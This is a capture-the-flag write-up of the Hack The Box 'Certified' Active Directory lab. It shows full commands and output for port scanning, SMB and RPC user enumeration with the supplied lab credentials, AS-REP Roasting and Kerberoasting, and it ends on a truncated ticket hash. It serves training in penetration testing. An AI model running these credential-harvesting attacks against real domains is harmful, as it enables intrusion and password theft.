Certified
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR.Certifiedis an assume-breachActive Directorybox: we start with valid low-privilege credentials (judith.mader).BloodHoundreveals a chain of misconfiguredACLs:judith.maderhas WriteOwner over theManagementgroup, which has GenericWrite overmanagement_svc, which in turn has GenericAll overca_operator. We chain the abuses withowneredit/dacleditand two Shadow Credentials attacks to obtain theNThashes, and finish by abusingADCS(ESC9) to impersonate theAdministratorand dump their hash. Not a single memory-corruption exploit: only misconfigured permissions.
Recon
Host discovery
We start by identifying the operating system from the ping TTL:
ping -c 1 10.10.11.41
64 bytes from 10.10.11.41: icmp_seq=1 ttl=127 time=107 msTTL 127 → Windows: Windows starts its TTL at 128 and every routing hop decrements it, so 127 = 128−1, a single hop to the lab. It is a hint, not proof (TTL can be spoofed); the service scan confirms it.
UDP scan: the signature of a Domain Controller
Before TCP, a quick sweep of the 100 most common UDP ports. In a Windows domain, UDP usually gives the machine's role away before we even look at TCP:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.11.41 | grep -v 'no-response'
Discovered open port 123/udp on 10.10.11.41
Discovered open port 53/udp on 10.10.11.41
Discovered open port 88/udp on 10.10.11.41
Completed UDP Scan at 15:13, 1.24s elapsed (100 total ports)
Nmap scan report for 10.10.11.41
Host is up, received user-set (0.13s latency).

PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
Those three together (DNS, Kerberos and NTP) are the classic signature of a Domain Controller. And NTP is not decoration: Kerberos rejects tickets more than five minutes out of sync, so that open port is also a reminder that we will need to sync the attacker's clock to the DC.
Full TCP scan
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.41 -oG scan
PORT      STATE SERVICE       REASON
53/tcp    open  domain        syn-ack ttl 127
88/tcp    open  kerberos-sec  syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
389/tcp   open  ldap          syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
464/tcp   open  kpasswd5      syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl       syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman         syn-ack ttl 127
9389/tcp  open  adws          syn-ack ttl 127
49668/tcp open  unknown       syn-ack ttl 127
49689/tcp open  unknown       syn-ack ttl 127
49690/tcp open  unknown       syn-ack ttl 127
49693/tcp open  unknown       syn-ack ttl 127
49720/tcp open  unknown       syn-ack ttl 127
49741/tcp open  unknown       syn-ack ttl 127

Nmap done: 1 IP address (1 host up) scanned in 39.93 seconds
Nineteen ports. The six above 49000 are RPC's dynamic range, not separate services: the endpoint mapper on 135 tells the client which one each interface lives on. What matters is the rest:
- 389/636/3268/3269:
LDAP,LDAPSand theGlobal Catalog. Four directory ports. - 5985 (
wsman):WinRM. If we get an account in theRemote Management Usersgroup, that is the shell. - 9389 (
adws):Active Directory Web Services, used by thePowerShellcmdlets.
To read the ports out of the -oG output without copying them by hand, a helper function from .zshrc:

Extracting information...
IP Address: 10.10.11.41
Open ports: 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49689,49690,49693,49720,49741

Ports copied to clipboard
Versions and the clock skew
nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49689,49690,49693,49720,49741 -sCV 10.10.11.41 -oN targetedScan
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       (generic dns response: SERVFAIL)
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-19 22:13:34Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:04:20
|_Not valid after:  2105-05-23T21:04:20
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       .NET Message Framing
49668/tcp open  msrpc        Microsoft Windows RPC
49689/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
...
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-19T22:14:28
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m49s, deviation: 0s, median: 6h59m49s
Three details worth not skipping:
- The
LDAPScertificate identifies the host asDC01.certified.htb, so we already have hostname and domain without touchingSMB. Message signing enabled and required:SMBsigning is mandatory, the default on aDC. That rules out anySMBrelay attack from the start.clock-skew: mean: 6h59m49s: almost seven hours between our clock and theDC's.Kerberostolerates five minutes, so every ticket-requesting attack (Kerberoasting,PKINIT…) will fail withKRB_AP_ERR_SKEWuntil we sync:
sudo ntpdate certified.htbIt is the step that wastes the most time on AD boxes when you do not see it coming, and here nmap flags it from the very beginning.
SMB - TCP 445
An unauthenticated SMB query confirms hostname and domain:
netexec smb 10.10.11.41
SMB 10.10.11.41 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)The host is DC01 and the domain certified.htb. This is an assume-breach box: Hack The Box provides starting credentials, so we save and validate them.

netexec smb   10.10.11.41 -u 'judith.mader' -p 'judith09' 2>/dev/null
netexec winrm 10.10.11.41 -u 'judith.mader' -p 'judith09' 2>/dev/null
SMB   10.10.11.41  445  DC01  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB   10.10.11.41  445  DC01  [+] certified.htb\judith.mader:judith09

WINRM 10.10.11.41  5985 DC01  [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM 10.10.11.41  5985 DC01  [-] certified.htb\judith.mader:judith09
The credentials are valid ([+] on SMB) but give no shell: the WinRM [-] means judith.mader is not in Remote Management Users. This is where the difference between "having credentials" and "having access" shows. Time to enumerate the domain and find the path.
First, the domain name into /etc/hosts: several Kerberos tools resolve the FQDN rather than accepting an IP, and without this line they fail without saying why.

10.10.11.41 certified.htb dc01.certified.htbRPC - TCP 135: domain users
With the credentials we pull the user list over RPC, the most direct way to turn a low-privilege account into a domain inventory:
rpcclient -U 'judith.mader'%'judith09' 10.10.11.41 -c enumdomusers
rpcclient -U 'judith.mader'%'judith09' 10.10.11.41 -c enumdomusers | grep -oP '\[.*?\]' | grep -v '0x' | tr -d '[]' > userlist.txt
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[judith.mader] rid:[0x44f]
user:[management_svc] rid:[0x451]
user:[ca_operator] rid:[0x452]
user:[alexander.huges] rid:[0x641]
user:[harry.wilson] rid:[0x642]
user:[gregory.cameron] rid:[0x643]
Nine accounts, three of them built-in (Administrator, Guest, krbtgt). Of the remaining six, two carry a "functional" name instead of a person's: management_svc and ca_operator. In AD, a name like that usually means a service account, and service accounts tend to hold permissions people do not.
Descriptions sometimes hold passwords set "temporarily", so we check:
rpcclient -U 'judith.mader'%'judith09' 10.10.11.41 -c querydispinfo
index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)  Desc: Built-in account for administering the computer/domain
index: 0xfec RID: 0x641 acb: 0x00000210 Account: alexander.huges  Name: Alexander Huges  Desc: (null)
index: 0xfb4 RID: 0x452 acb: 0x00000210 Account: ca_operator  Name: Operator CA  Desc: (null)
index: 0xfee RID: 0x643 acb: 0x00000210 Account: gregory.cameron  Name: Gregory Cameron  Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)  Desc: Built-in account for guest access to the computer/domain
index: 0xfed RID: 0x642 acb: 0x00000210 Account: harry.wilson  Name: Harry Wilson  Desc: (null)
index: 0xfb1 RID: 0x44f acb: 0x00000210 Account: judith.mader  Name: Judith Mader  Desc: (null)
index: 0xf10 RID: 0x1f6 acb: 0x00020011 Account: krbtgt  Name: (null)  Desc: Key Distribution Center Service Account
index: 0xfb3 RID: 0x451 acb: 0x00000210 Account: management_svc  Name: management service  Desc: (null)
No useful descriptions, but one detail that comes back at the end: ca_operator's Name is literally "Operator CA". That display name is what will later show up in certipy's output, and "CA" in a Windows domain almost always means Certificate Authority.
AS-REP Roasting: nothing
With the user list, the first classic Kerberos attack. AS-REP Roasting only works against accounts with Kerberos pre-authentication disabled (UF_DONT_REQUIRE_PREAUTH), which is why it needs no credentials:
GetNPUsers.py certified.htb/ -no-pass -usersfile userlist.txt
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User judith.mader doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User management_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ca_operator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User alexander.huges doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User harry.wilson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gregory.cameron doesn't have UF_DONT_REQUIRE_PREAUTH set
Zero hashes. The two KDC_ERR_CLIENT_REVOKED lines are worth reading: they belong to Guest and krbtgt, which are disabled, and that error differs from "does not have pre-auth disabled". The KDC is distinguishing three states (account with pre-auth, account without pre-auth, disabled account) and that distinction is free information about the domain.
Kerberoasting: a hash that will not fall
Kerberoasting does need credentials, and we have them. It requests a TGS for every account with a registered SPN; that ticket is encrypted with a key derived from the account's password, so it can be attacked offline:
sudo ntpdate certified.htb
GetUserSPNs.py certified.htb/'judith.mader':judith09 -request
ServicePrincipalName               Name           MemberOf                                     PasswordLastSet             LastLogon
---------------------------------  -------------  ------------------------------------------  --------------------------  ---------
certified.htb/management_svc.DC01  management_svc  CN=Management,CN=Users,DC=certified,DC=htb  2024-05-13 15:30:51.476756  <never>

$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$84c73d9704deb42ffddcb32e7001bffb$25471680ccfbecd56dcb9666685c170ee2dde7ba5d15da36e384<SNIP>
A single account with an SPN, management_svc, and along the way the MemberOf column already tells us it belongs to the Management group. That fact shows up again in BloodHound.
